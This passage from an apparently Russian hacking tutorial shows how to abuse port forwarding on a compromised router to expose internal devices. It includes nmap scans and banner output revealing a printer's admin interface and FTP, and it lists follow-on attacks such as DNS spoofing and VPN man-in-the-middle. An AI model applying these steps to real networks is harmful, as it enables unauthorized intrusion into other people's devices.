
Чтобы этого избежать можно привязать IP к MAC-адресу  — мне ещё не встречались роутеры, которые не умеют этого делать. Настройка выполняется достаточно просто.

# Настройка переадресации портов

В зависимости от модели роутера эта вкладка может называться

* Forwarding
* Port Forwarding
* Port mapping
* Переадресация портов
* другие варианты

Например, на рассматриваемом роутере эту вкладку я нашёл по пути **Application → Port Forwarding**:

[](https://hackware.ru/wp-content/uploads/2019/09/router-4.png)

Всего портов 1-65535 и роутеры позволяют делать переадресацию диапазонов, то есть 65 тысяч портов не придётся настраивать по одному.

Но есть очень важное замечание — мы не можем настроить переадресацию того порта, на котором работает веб-сервер роутера. То есть если роутер открывается на 80 порту, то этот порт должен стать исключением. Иначе произойдёт следующее: ни мы, ни даже владелец роутера больше не сможем попасть в панель администрирования роутера пока не будут сброшены настройки на заводские.

Обратите внимание, что некоторые роутеры работают не на 80, а на 8080 или 443 порте.

Итак, если веб-интерфейс роутера работает на 80 порту и мы хотим получить доступ к локальным ресурсам устройства с IP 192.168.1.2, то нам нужно установить следующие три правила:


* Переадресацию портов 1-79 на 1-79 порты адреса 192.168.1.2
* Переадресацию портов 81-65534 на 81-65534 порты адреса 192.168.1.2
* Переадресацию порта 65535 на 80 порт адреса 192.168.1.2

Первые два правила с диапазонами (надеюсь) очевидны. Третьим правилом мы перенаправляем запросы, пришедшие на порт 65535, на 80 порт локального компьютера, поскольку там может быть веб-сервер или что-то другое интересное.


Начнём с того, что сделаем контрольный замер, какие именно порты открыты:

|  |  |
| --- | --- |
| 1 | sudo nmap 100.69.64.23 |


Эта команда покажет открытые порты на роутере:

[](https://hackware.ru/wp-content/uploads/2019/09/nmap-1.png)


Добавляем первое правило:

[](https://hackware.ru/wp-content/uploads/2019/09/router-6.png)


Второе:

[](https://hackware.ru/wp-content/uploads/2019/09/router-7.png)

Третье:


[](https://hackware.ru/wp-content/uploads/2019/09/router-8.png)

Получаем:

[](https://hackware.ru/wp-content/uploads/2019/09/router-9.png)


Заново сканируем порты:

|  |  |
| --- | --- |
| 1 | sudo nmap 100.69.64.23 |

[](https://hackware.ru/wp-content/uploads/2019/09/nmap-2.png)

Констатируем — нас постигла неудача. 80-й порт — это порт самого роутера, а на устройстве с IP 192.168.1.2 просканированные порты закрыты.

Не отчаиваемся — переделываю все правила на переадресацию портов на IP 192.168.1.3:

[](https://hackware.ru/wp-content/uploads/2019/09/router-10.png)


И опять сканируем порты:

|  |  |
| --- | --- |
| 1 | sudo nmap 100.69.64.23 |

Поясню, хотя команда [Nmap](https://kali.tools/?p=1317" \t "_blank) одна и та же, но на самом деле в предыдущий раз мы сканировали порты устройства в локальной сети с IP 192.168.1.2. А последняя команда уже сканирует порты на 192.168.1.3.

А вот здесь нам повезло:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-29 09:08 MSK  Nmap scan report for 100.69.64.23  Host is up (0.017s latency).  Not shown: 993 closed ports  PORT     STATE SERVICE  21/tcp   open  ftp  23/tcp   open  telnet  80/tcp   open  http  443/tcp  open  https  515/tcp  open  printer  631/tcp  open  ipp  9100/tcp open  jetdirect    Nmap done: 1 IP address (1 host up) scanned in 5.83 seconds |

[](https://hackware.ru/wp-content/uploads/2019/09/nmap-3.png)

Напомню, что все эти порты, кроме 80, открыты на устройстве, у которого даже нет белого IP адреса, у него IP адрес 192.168.1.3.

А как проверить 80 порт на 192.168.1.3? Делаем это так:

|  |  |
| --- | --- |
| 1 | sudo nmap -p 65535 100.69.64.23 |

Порт оказался закрыт.

Чтобы собрать информацию об отрытых портах, изучим их [баннеры](https://kali.org.ru/%d0%b8%d0%bd%d1%81%d1%82%d1%80%d1%83%d0%bc%d0%b5%d0%bd%d1%82%d1%8b/%d1%80%d0%b5%d1%86%d0%b5%d0%bf%d1%82%d1%8b-nmap-%d0%b4%d0%b5%d0%bb%d0%b8%d0%bc%d1%81%d1%8f-%d0%b8%d0%bd%d1%82%d0%b5%d1%80%d0%b5%d1%81%d0%bd%d1%8b%d0%bc%d0%b8-%d0%bf%d1%80%d0%b8%d0%bc%d0%b5%d1%80/#post-45):

|  |  |
| --- | --- |
| 1 | sudo nmap -sV --script=banner 100.69.64.23 |

Получаем:


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | PORT     STATE SERVICE    VERSION  21/tcp   open  ftp        Brother/HP printer ftpd 1.13  | banner: 220 FTP print service:V-1.13/Use the network password for the I  |\_D if updating.  23/tcp   open  telnet     Brother/HP printer telnetd  |\_banner: \x1B[2J\x1B[1;1f  80/tcp   open  http       GoAhead WebServer 2.5.0 (PeerSec MatrixSSL 3.4.2)  |\_http-server-header: GoAhead-Webs/2.5.0 PeerSec-MatrixSSL/3.4.2-OPEN  443/tcp  open  ssl/http   Debut embedded httpd 1.20 (Brother/HP printer http admin)  515/tcp  open  printer  631/tcp  open  ipp?  9100/tcp open  jetdirect?  Service Info: Device: printer |

[](https://hackware.ru/wp-content/uploads/2019/09/nmap-4.png)


Не очень интересно — видимо, это всё функции связанные с принтером.

Чтобы подключиться к HTTPS порту, достаточно открыть ссылку в веб-браузере: **https://100.69.64.23:443**


А там мы видим интерфейс многофункционального устройства (принтер-копер-сканер) MFC-J5910DW:

[](https://hackware.ru/wp-content/uploads/2019/09/router-11.png)

Ещё раз для тех, кто потерялся, это устройство с IP адресом 192.168.1.3!

[](https://hackware.ru/wp-content/uploads/2019/09/router-12.png)

Также я сумел подключиться к FTP:

[](https://hackware.ru/wp-content/uploads/2019/09/ftp.png)

# Заключение

Это самый универсальный способ атаки на локальную сеть с уязвимым роутером, поскольку практически все роутеры поддерживают переадресацию портов.

Другие варианты атак:

* подмена DNS на сервера злоумышленника и манипуляция трафиком на основе поддельных DNS ответов (подвержены все роутеры) (см. [Применение фальшивого DNS](https://hackware.ru/?p=731))
* перенаправление трафика с помощью VPN канала на оборудование злоумышленника (подвержены только более продвинутые модели с поддержкой VPN) (см. [Применение фальшивого VPN (атака человек-посередине+обход HSTS)](https://hackware.ru/?p=755))
* доступ к медиа носителям, подключённым к роутеру (подвержены только модели с такой функциональностью)